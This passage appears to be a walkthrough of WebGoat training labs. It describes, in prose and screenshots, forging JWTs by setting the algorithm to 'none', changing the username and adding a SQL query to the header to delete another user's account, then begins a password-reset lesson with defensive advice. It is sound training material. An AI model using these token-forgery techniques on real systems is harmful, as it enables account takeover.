


Fig 2.19

(Browser view of the task)

Now, we have captured our request on proxy.




Fig 2.20

(Request captured using Burp-proxy)

Now, we will capture the first part of our updated token and decode it as base64 under the decoder part in burpsuite, and change the algorithm to “none” and then we will copy our updated token part with the rest of the part to the text editor for reference.




Fig 2.21

(Decoding the JWT-token)




Fig 2.22

(Token Decode using Burp-decoder)

Now, the token we copied in the text editor will be pasted to the code that we will get after sending the request to the repeater in burp suite. So, our updated token is showing a message of successful removal. That means we have successfully exploited the vulnerability. After which, we will make the same changes in proxy request and will forward it to our task, Where we will get message.




Fig 2.23

(Request/Response from the server after sending manipulated Token)




Fig 2.24

(Successful Completion of Task)

## Task 6

### Final Challenge

See picture below to know about the task, we simply need to delete tom account but jerry does not have permission, so we will exploit the vulnerability and will do our task. Let's see how we did it.




Fig 2.25

### (Overview of The Task)

We will click on delete toms account and capture the request using burp suite. Where we will send request to repeater and send it to response in repeater, where we will see that not a valid token, means we have to do some changes to go through




Fig 2.26

### (Request Captured using Burpsuite)

Now, we will copy our token and paste it on iwt.io to learn more about our token. Now, we will change the username from Jerry to Tom, will change the algorithm and add sql query to the header as shown in picture below.




Fig 2.27

(Decoding the Jwt-token using JWT.io)

Now after pasting our updated token to the repeater in burpsuite, we will see in response we will get a message of congratulations, your assignment is completed.




Fig 2.28

(Request/Response from the server after sending manipulated token using repeater in Burpsuite)

Now, we will make the same changes in the proxy request and forward it to our task, which will further show us a message of task completion in our task window.




Fig 2.29




Fig 2.30

(Successful Completion of Task)

### 3.Password Reset

#### Introduction

Each and every one of us will have used the password reset functionality on websites before. Each website implements this functionality in a different manner. On some sites you have to answer some questions and on other sites an e-mail with an activation link will be sent to you. In this lesson we will go through some of the most common password reset functionalities and show where it can go wrong.

Still there are companies which will send the password in plaintext to a user in an e-mail. For a couple of examples, you can take a look at <http://plaintextoffenders.com/>. Here you will find websites which still send you the plaintext password in an e-mail. Not only this should make you question the security of the site but this also means they store your password in plaintext!

## Task 4

Creating the password reset link. When creating a password reset link you need to make sure:

1. It is a unique link with a random token
2. It can only be used once
3. The link is only valid for a limited amount of time.

Sending a link with a random token means an attacker cannot start a simple DOS attack to your website by starting to block users. The link should not be usable more than once which makes it impossible to change the password again. The time out is necessary to restrict the attack window, having a link opens up a lot of possibilities for the attacker. Look below picture for the task info. Enter your username as email id for forgot password and hit enter.




Fig 2.31

(Creation of Password Reset link)

Now, open the mailbox in web wolf and you will see a mail with reset link for password. Click on open link and you will password reset page, but don't change password ,let it be the same and come back to login page.




Fig 2.32  
(MailBox of WebGoat)

